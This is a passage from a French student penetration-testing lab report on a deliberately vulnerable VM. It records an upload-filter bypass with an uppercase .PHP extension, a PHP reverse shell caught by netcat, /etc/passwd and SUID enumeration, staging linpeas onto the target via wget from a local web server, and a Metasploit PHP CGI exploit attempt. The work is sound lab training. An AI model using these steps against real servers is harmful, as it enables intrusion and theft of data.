Il semble alors y avoir un filtrage de l'extension du fichier que l'on télécharge dans la table. Le fichier n'a pas été interprété ou exécuté comme un script PHP sur le serveur. J'essaie alors de regarder comment le serveur réagit avec Burp. Je capture alors la requête lors de du téléchargement du fichier et je l'envoie du Repeater :




FIGURE 3.43 – Capture de la requête aboutissant à l’erreur avec Burp pour comprendre celle-ci

Je remarque alors la réponse « NO PHP!! » du serveur. J’avais déjà rencontré ce type de filtre par URL sur l’application DVWA pour une faille et il suffisait, dans le cadre de DVWA, de modifier l’extention du fichier en majuscule pour bypasser le filtre mis en place sur le serveur. J’essaie alors de changer l’extention de « filename » dans la requête avec burp et lors de l’envoi de la requête, le serveur accepte le fichier :



FIGURE 3.44 – Modification du nom de l’extention du fichier reverse shell

Le serveur a accepté le fichier car on voit la requête SQL qui a été exécutée, à savoir « INSERT INTO pictures (title, img, cat) VALUES ('Bird.png','php-reverse-shell.PHP','1') ». Il y a d’ailleurs plein de tuto sur internet pour le téléchargement d’un fichier reverse shell sur des sites WEB comme <https://www.101labs.net/comptia-security/lab-41-getting-a-reverse-shell-on-a-server-through-a-file-upload/>.

Une fois que le fichier a correctement été téléchargé, je le trouve bien présent dans la table « pictures » sur l'interface du site WEB :

Hacker	delete
Ruby	delete
Cthulhu	delete
Bird.png	delete

Add a new picture

FIGURE 3.45 – Le fichier a bien été téléchargé dans la table « pictures »

Enfin, pour l'exécuter, et d'ailleurs, c'est la même technique que dans le tuto ci-dessus, il me suffit de cliquer sur le nom du fichier qui a été téléchargé depuis le répertoire « /admin/uploads » :

Kali Linux
 Kali Tools
 Kali Docs
 Kali Forums
 Kali NetHunter
 Exploit-DB
 Google Hack

## Index of /admin/uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">cthulhu.png</a>	20-Sep-2012 23:51	27K	
<a href="#">hacker.png</a>	20-Sep-2012 23:51	24K	
<a href="#">php-reverse-shell.PHP</a>	09-Dec-2024 20:05	3.0K	
<a href="#">ruby.jpg</a>	20-Sep-2012 23:51	11K	

Apache/2.2.16 (Debian) Server at 192.168.56.115 Port 80

FIGURE 3.46 – Contenu du répertoire « /admin/uploads », le reverse shell a bien été téléversé

Une fois que j'ai exécuté le fichier « php-reverse-shell.PHP », la sortie netcat confirme que la machine Kali Linux a reçu une connexion depuis la machine cible et cette connexion a été initiée grâce au reverse shell PHP :

```
(root@kalisae)-[/home/sae]
# nc -v -n -l -p 12345
listening on [any] 12345 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.115] 56830
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 20:04:31 up  2:05,  6 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
user      tty2                    17:59    2:05m  0.01s  0.01s -bash
user      tty3                    17:59    2:05m  0.03s  0.01s -bash
user      tty4                    17:59    2:05m  0.03s  0.02s -bash
user      tty5                    17:59    2:05m  0.03s  0.02s -bash
user      tty6                    17:59    2:05m  0.02s  0.01s -bash
user      tty1                    17:59    2:05m  0.10s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ hostname -I
192.168.56.115
```

FIGURE 3.47 – Nouvelle commande Netcat pour être en mode écoute sur le port 12345 sur la Kali Linux

Globalement, la Kali Linux écoutait sur le port 12345 et la machine cible s'est connectée en utilisant un port source aléatoire, et dans mon cas le 56830. Je suis alors connecté en tant qu'utilisateur « www-data », un utilisateur souvent utilisé par les serveurs web pour exécuter des processus avec des privilèges restreints.

J'essaie alors d'afficher le fichier « /etc/passwd » pour lister les utilisateurs présents sur la box :

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

FIGURE 3.48 – Contenu du fichier /etc/passwd

Il y a alors, selon moi, trois utilisateurs intéressants, « root », « www-data » et « user ». Je trouve d'ailleurs le répertoire par défaut de l'utilisateur « user » :

```
user@kali:~$ ls -alhk /home/user
total 0
drwxr-xr-x  3 root root 1 Dec  9 17:59 .
drwxr-xr-x 28 root root 1 Dec  9 17:59 ..
drwxr-xr-x  3 user user 1 Dec  9 17:59 user
$ cd /home/user
```

FIGURE 3.49 – Contenu du répertoire /home/

En revanche, je n'ai pas accès au répertoire « user », je ne sais donc pas s'il y a des informations intéressantes en tant qu'utilisateur « www-data ».

Pour l'escalation de privilèges, il est possible de vérifier les permissions sur les fichiers de la cible. En effet, certains binaires sont « spéciaux », ils possèdent un droit « s » à la place de « x » pour exécuter. Le bit « s » est le SUID pour Set User ID et lorsqu'un binaire a ce bit, n'importe quel utilisateur peut exécuter le fichier car il s'exécutera avec les droits du propriétaire du fichier.

Par exemple, si le fichier a comme propriétaire root et qu'il a le bit SUID activé, alors n'importe quel utilisateur peut l'exécuter et il s'exécutera avec les permissions de root (car c'est lui le propriétaire). Je lance alors la commande suivante pour rechercher depuis la racine tous les fichiers qui ont le bit SUID activé.

```
user@kali:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/uuid
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/sudoedit
/bin/mount
/bin/ping
/bin/ping6
/bin/su
/bin/umount
$ sudo -l
```

FIGURE 3.50 – Commande pour voir les binaires avec le bit SUID activé



Il n'y a pas de fichiers, trouvés par la commande, qui peuvent être exploités. En effet, par exemple pour « /bin/su » qui permet de changer d'utilisateur ou d'obtenir un shell sous un autre utilisateur, même si le bit SUID est activé, « su » nécessite le mot de passe de l'utilisateur cible, que je ne possède pas dans ce cas (par exemple, le mot de passe root). Autre exemple, pour « /bin/ping6 » qui est utilisé pour vérifier la connectivité réseau à l'aide d'ICMPv6, elles ne permettent pas directement une escalade de privilèges car c'est pour faire des diagnostics réseau.

J'essaie également d'afficher la liste des commandes que l'utilisateur peut exécuter avec des privilèges root sans fournir forcément de mot de passe :

```
/bin/...  
$ sudo -l  
sudo: no tty present and no askpass program specified  
$ sudo  
usage: sudo -h | -K | -k | -L | -V  
usage: sudo -v [-AknS] [-g groupname#gid] [-p prompt] [-u user name#uid]  
usage: sudo -l[l] [-AknS] [-g groupname#gid] [-p prompt] [-U user name] [-u  
user name#uid] [-g groupname#gid] [command]  
usage: sudo [-AbEHknPS] [-C fd] [-g groupname#gid] [-p prompt] [-u user  
name#uid] [-g groupname#gid] [VAR=value] [-i|-s] [<command>]  
usage: sudo -e [-AknS] [-C fd] [-g groupname#gid] [-p prompt] [-u user  
name#uid] file ...
```

FIGURE 3.51 – Commande pour voir la liste des commandes que l'utilisateur peut exécuter avec des privilèges root

La commande sudo ne peut pas être exécutée car il n'y a pas de TTY disponible. En fait, ici, sudo ne peut pas fonctionner correctement dans cet environnement car il nécessite un terminal interactif (TTY) pour demander un mot de passe ou valider les permissions de l'utilisateur.

En sachant de ne pas être sûr de la méthode pour escalader mes privilèges, je décide, par désespoir, d'utiliser l'outil linpeas. Linpeas est un outil extrêmement puissant qui permet de recueillir une grande quantité d'informations détaillées sur la machine cible. Il est conçu pour rechercher des failles de sécurité et des configurations erronées qui pourraient potentiellement permettre d'augmenter les privilèges d'un utilisateur non privilégié à un utilisateur avec des droits root. C'est, en fait, un outil d'audit qui s'exécute sur la machine cible et recueille un maximum d'informations.

Je commence alors par télécharger l'outil linpeas depuis Github sous la forme d'un binaire précompilé :



```

[sae@kalisae]~$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)|140.82.112.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64 [following]
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-bc7c-48b7-8333-6faws4_request8X-Amz-Date=20241205T220046Z6X-Amz-Expires=3006X-Amz-Signature=441a216e86757c87c58545473eb5b72a693cf6a7594f68amd64&response-content-type=application%2Foctet-stream [following]
--2024-12-05 23:01:14-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-bc7c-48b7-8333-6faws4_request8X-Amz-Date=20241205T220046Z6X-Amz-Expires=3006X-Amz-Signature=441a216e86757c87c58545473eb5b72a693cf6a7594f68amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, 185.199.107.133
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3215280 (3.1M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

linpeas_linux_amd64 100%[=====]

2024-12-05 23:01:15 (19.4 MB/s) - 'linpeas_linux_amd64' saved [3215280/3215280]

[sae@kalisae]~$ ll
total 4344
drwxr-xr-x 2 sae sae 4096 Dec 5 00:03 Desktop
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Documents
drwxr-xr-x 2 sae sae 4096 Dec 2 22:22 Downloads
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Music
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Pictures
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Public and
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Templates
drwxr-xr-x 2 sae sae 4096 Feb 3 2024 Videos
-rw-r--r-- 1 sae sae 82 Dec 5 22:55 john.txt
-rw-r--r-- 1 sae sae 3215280 Dec 5 18:08 linpeas_linux_amd64

```

FIGURE 3.52 – Téléchargement de Linpeas sous la forme d'un binaire précompilé

Le binaire est téléchargé dans mon répertoire personnel de l'utilisateur « sae », l'utilisateur de ma Kali Linux. Je ne télécharge pas directement Linpeas sur ma machine cible car elle n'a pas accès à internet, en effet, je suis dans mon propre sous réseau. Ma Kali Linux a cependant accès à internet sur l'interface NAT que j'utilise pour télécharger Linpeas (démarrage de mon interface NAT pour l'accès internet mais je quitte mon sous réseau) Ensuite, après m'être remis dans mon propre sous réseau avec ma Kali Linux et pour faire en sorte de télécharger Linpeas sur ma machine cible, je lance un serveur WEB local sur le port 8080. De ce fait, tout fichier ou répertoire dans le répertoire courant sera accessible via ce serveur :

```
(sae@kalisae)-[~]  
$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

FIGURE 3.53 – Lancement d'un serveur WEB local sur le port 8080 sur la Kali Linux

Il me reste plus qu'à télécharger le fichier linpeas depuis l'adresse IP de ma Kali Linux avec wget :

```
$  
$ wget http://192.168.56.110:8080/linpeas_linux_amd64  
--2024-12-09 20:30:57-- http://192.168.56.110:8080/linpeas_linux_amd64  
Connecting to 192.168.56.110:8080 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 3215280 (3.1M) [application/octet-stream]  
linpeas_linux_amd64: Permission denied  
  
Cannot write to `linpeas_linux_amd64' (Permission denied).
```

FIGURE 3.54 – Premier essai téléchargement du binaire Linpeas sur la box

Dans la capture ci-dessus, le téléchargement n'a pas fonctionné car je n'ai pas les droits nécessaires pour écrire dans le répertoire actuel. L'erreur "cannot write to 'linpeas\_linux\_amd64' (Success)" indique que le fichier ne peut pas être créé ou enregistré dans le répertoire de travail en raison de restrictions d'écriture, même si la commande s'est exécutée sans erreur. Pour résoudre ce problème, je me déplace dans le répertoire « /tmp/ » pour être sûr que l'utilisateur www-data a les droits nécessaires.

```
$ cd /tmp/  
$ !!  
/bin/sh: !!: not found  
$ wget http://192.168.56.110:8080/linpeas_linux_amd64  
--2024-12-09 20:31:46-- http://192.168.56.110:8080/linpeas_linux_amd64  
Connecting to 192.168.56.110:8080 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 3215280 (3.1M) [application/octet-stream]  
Saving to: `linpeas_linux_amd64'  
  
0K ..... 1% 5.47M 1s  
50K ..... 3% 430M 0s  
100K ..... 4% 1.50M 1s  
150K ..... 6% 3.86M 1s  
200K ..... 7% 4.30M 1s  
250K ..... 8% 5.31M 1s
```

FIGURE 3.55 – Deuxième essai téléchargement du binaire Linpeas sur la box

Le téléchargement a été effectué avec succès. Par conséquent, maintenant, le binaire linpeas est présent sur la cible. On remarque aussi que le téléchargement a été fait sans problème dans les logs du serveur WEB :

```
(sae@kalisae)-[~]  
$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
192.168.56.115 - - [09/Dec/2024 21:32:58] "GET /linpeas_linux_amd64 HTTP/1.0" 200 -
```

FIGURE 3.56 – Le téléchargement a été fait sur le serveur WEB Kali Linux

Ensuite, je me suis rendu compte qu'en lançant Linpeas, le fichier n'est pas correctement interprété par le shell puisque l'architecture de la box est en 32 bits (i636).

J'ai tenté d'utiliser Linpeas pour m'aider dans une escalade de privilèges, mais cela n'a pas abouti. Après plusieurs essais infructueux, on m'a finalement dit que l'objectif était simplement d'exploiter un reverse shell, sans avoir besoin de faire une élévation de privilèges.

J'ai également tenté d'exploiter une vulnérabilité liée à la version de PHP installée sur le serveur. Pour rappel, l'analyse effectuée avec Nikto avait révélé que la version de PHP utilisée était la 5.3. Cette version était signalée comme datée et probablement avec des vulnérabilités. Je regarde alors si des vulnérabilités sont répertoriées dans Metasploit :

```
msf6 > search php 5.3 rank:excellent
```

#	Name	Rank	Check	Description
0	exploit/linux/http/alienvault_exec	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1	exploit/multi/http/joomla_http_header_rce	excellent	Yes	Joomla HTTP Header Unauthenticated Remote Code Execution
2	exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce	excellent	Yes	Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
3	exploit/linux/http/nagios_xi_plugins_filename_authenticated_rce	excellent	Yes	Nagios XI Prior to 5.8.0 - Plugins Filename Authenticated Remote Code Execution
4	exploit/multi/http/op5_license	excellent	Yes	OP5 license Remote Command Execution
5	exploit/multi/http/php CGI arg injection	excellent	Yes	PHP CGI Argument Injection
6	exploit/multi/http/shopware_createinstancefromnamedarguments_rce	excellent	Yes	Shopware createInstanceFromNamedArguments PHP Object Instantiation RCE
7	exploit/unix/webapp/tikiwiki_unserialize_exec	excellent	No	Tiki Wiki unserialize() PHP Code Execution
8	exploit/unix/webapp/wp_infusionsoft_upload	excellent	Yes	Wordpress InfusionSoft Upload Vulnerability
9	exploit/multi/http/vtiger_php_exec	excellent	Yes	VTigerCRM v5.4.0/v5.3.0 Authenticated Remote Code Execution

FIGURE 3.57 – Recherche vulnérabilités sur la version de PHP utilisé dans la box

Parmi tous les exploits, la plupart ne sont pas intéressants car il cible un autre service comme Joomla, Nagios, OP5, etc. J'ai tout de même essayé d'exploiter le module « exploit/multi/http/php CGI arg injection ». Dans la description, j'apprends qu'il s'agit d'une injection d'arguments dans les scripts CGI de PHP. Pour rappel, c'est Wfuzz qui avait détecté un répertoire « cgi-bin/ » et je m'étais dit qu'il y aurait peut-être des scripts CGI utilisés pour exécuter des programmes côté serveur. J'essaie alors l'exploit avec les paramètres ci-dessous :

```
msf6 exploit(multi/http/php CGI arg injection) > set RHOSTS 192.168.56.115
RHOSTS => 192.168.56.115
msf6 exploit(multi/http/php CGI arg injection) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/php CGI arg injection) > set TARGETURI /admin/
TARGETURI => /admin/
msf6 exploit(multi/http/php CGI arg injection) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(multi/http/php CGI arg injection) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/php CGI arg injection) > run

[*] Started reverse TCP handler on 192.168.56.110:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php CGI arg injection) > set TARGETURI /
```

FIGURE 3.58 – Paramètres passés pour exploiter le module « exploit/multi/http/php CGI arg injection »

L'exploit n'a pas établi de session malgré que le Reverse TCP handler ait démarré

et que l'exploit a été exécuté sans erreur. J'ai essayé de changer le chemin « TARGETURI » et le payload mais cela n'a pas fonctionné.

## **4 Conclusion :**

En conclusion, cette box m'a permis d'explorer plusieurs techniques. Dans un premier temps, j'ai exploité une vulnérabilité au niveau d'un paramètre de requête, ce qui m'a permis de réaliser une injection SQL et de récupérer le mot de passe de l'utilisateur dans la base de données associée. Avec le couple utilisateur et mot de passe, j'ai pu m'authentifier sur l'interface de connexion du site WEB et ainsi télécharger un reverse shell dans la base de données. Ce reverse shell PHP m'a enfin permis de me connecter sur la machine cible en tant qu'utilisateur « www-data ».

Difficulté rencontrée : Je ne suis pas parvenu à faire de l'injection SQL sur la page principale de WordPress, à faire l'exploit de la version PHP sur la cible et à monter en privilèges une fois connecté sur la machine cible.

Rétrospective : La box était intéressante avec le fait de télécharger un reverse shell PHP pour pouvoir ensuite avoir accès à la machine. Je suis presque sûr qu'il est possible d'exploiter la version EOL de PHP car je ne pense pas qu'il y ait des restrictions pour empêcher l'exécution de commandes pour les exploits mais je n'y suis pas parvenu. La description de la box est importante car elle nous aide et nous guide sur la démarche à faire pour cette box.

Fin du rapport.

Rapport écrit par Nathan Martel du 20/11/2024 au 23/11/2024 et du 10/12/2024 au 08/12/2024.

Version : v1.0

Outils utilisés : VM From SQL injection to Shell et VM Kali Linux

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

# Table des figures

2.1	Interface réseau privé hôte machine cible . . . . .	3
2.2	Interfaces réseaux NAT et privé hôte machine Kali Linux . . . . .	3
3.3	Recherches hôtes actifs dans le sous réseau Vbox . . . . .	5
3.4	Scan nmap de tous les ports ouverts sur la machine cible . . . . .	6
3.5	Scan avancé nmap sur la machine cible . . . . .	6
3.6	Recherche sur Metasploit des vulnérabilités sur la version OpenSSH	7
3.7	Page WEB principale sur le port 80 . . . . .	7
3.8	Interface de connexion trouvée en cliquant sur la page « Admin » dans le menu . . . . .	8
3.9	Code source de la l'interface de connexion . . . . .	8
3.10	Analyse Dirbuster sur le port 80 pour voir les fichiers et répertoires cachés . . . . .	9
3.11	Répertoire « /admin/uploads » trouvé grâce à Dirb . . . . .	9
3.12	Analyse binwalk des images trouvées dans le répertoire « /admin/uploads » . . . . .	10
3.13	Analyse Wfuzz des pages WEB du site . . . . .	11
3.14	Résultat de l'analyse Wfuzz des pages WEB du site . . . . .	11
3.15	Répertoire « /classes » trouvé grâce à Wfuzz . . . . .	12
3.16	Recherche des vulnérabilités sur le port 80 avec nikto . . . . .	12
3.17	Analyse de la requête envoyée au serveur avec Burp . . . . .	13
3.18	Essai injection SQL avec burp pour voir la réponse du serveur . . .	14
3.19	Export de la requête dans un fichier request.txt . . . . .	15
3.20	Liste de toutes les bases de données avec sqlmap et le fichier request.txt	15
3.21	Résultat de la liste de toutes les bases de données avec sqlmap et le fichier request.txt . . . . .	15
3.22	L'URL s'exécute avec un ID de requête . . . . .	16

3.23	Analyse de l'URL qui s'exécute avec un ID de requête avec burp . . . . .	16
3.24	Nouvel export de la requête dans un fichier request.txt . . . . .	17
3.25	Liste de toutes les bases de données avec sqlmap et le nouveau fichier request.txt . . . . .	17
3.26	Résultat de la liste de toutes les bases de données avec sqlmap et le nouveau fichier request.txt . . . . .	18
3.27	Liste de toutes les tables dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	18
3.28	Résultat de la liste de toutes les tables dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	19
3.29	Liste de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	19
3.30	Résultat de la liste de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	20
3.31	Commande extraction des données de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	20
3.32	Résultat de l'extraction des données de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	21
3.33	Résultat de l'extraction des données de toutes les colonnes dans la table « categories » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	22
3.34	Résultat de l'extraction des données de toutes les colonnes dans la table « pictures » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt . . . . .	22
3.35	Connexion réussie sur l'interface de connexion sur le serveur WEB	23
3.36	Table SQL « pictures » affichée sur la page WEB . . . . .	23
3.37	Contenu du répertoire « /admin/uploads » (lié à la table « pictures »)	24
3.38	reverse shell mis à disposition sur la Kali Linux . . . . .	24
3.39	Configuration du reverse shell en modifiant l'IP de la Kali et le port d'écoute . . . . .	25
3.40	Netcat pour être en mode écoute sur le port 12345 sur la Kali Linux	25
3.41	Téléchargement du reverse shell dans la page WEB avec le bouton « Add » . . . . .	26



3.42	Erreur lors du téléchargement du reverse shell dans la page WEB .	26
3.43	Capture de la requête aboutissant à l'erreur avec Burp pour comprendre celle-ci . . . . .	27
3.44	Modification du nom de l'extention du fichier reverse shell . . . . .	27
3.45	Le fichier a bien été téléchargé dans la table « pictures » . . . . .	28
3.46	Contenu du répertoire « /admin/uploads », le reverse shell a bien été téléversé . . . . .	28
3.47	Nouvelle commande Netcat pour être en mode écoute sur le port 12345 sur la Kali Linux . . . . .	29
3.48	Contenu du fichier /etc/passwd . . . . .	29
3.49	Contenu du répertoire /home/ . . . . .	30
3.50	Commande pour voir les binaires avec le bit SUID activé . . . . .	30
3.51	Commande pour voir la liste des commandes que l'utilisateur peut exécuter avec des privilèges root . . . . .	31
3.52	Téléchargement de Linpeas sous la forme d'un binaire précompilé .	32
3.53	Lancement d'un serveur WEB local sur le port 8080 sur la Kali Linux	32
3.54	Premier essai téléchargement du binaire Linpeas sur la box . . . . .	33
3.55	Deuxième essai téléchargement du binaire Linpeas sur la box . . . . .	33
3.56	Le téléchargement a été fait sur le serveur WEB Kali Linux . . . . .	33
3.57	Recherche vulnérabilités sur la version de PHP utilisé dans la box .	34
3.58	Paramètres passés pour exploiter le module « exploit/multi/http/php_cgi_arg_injection » . . . . .	34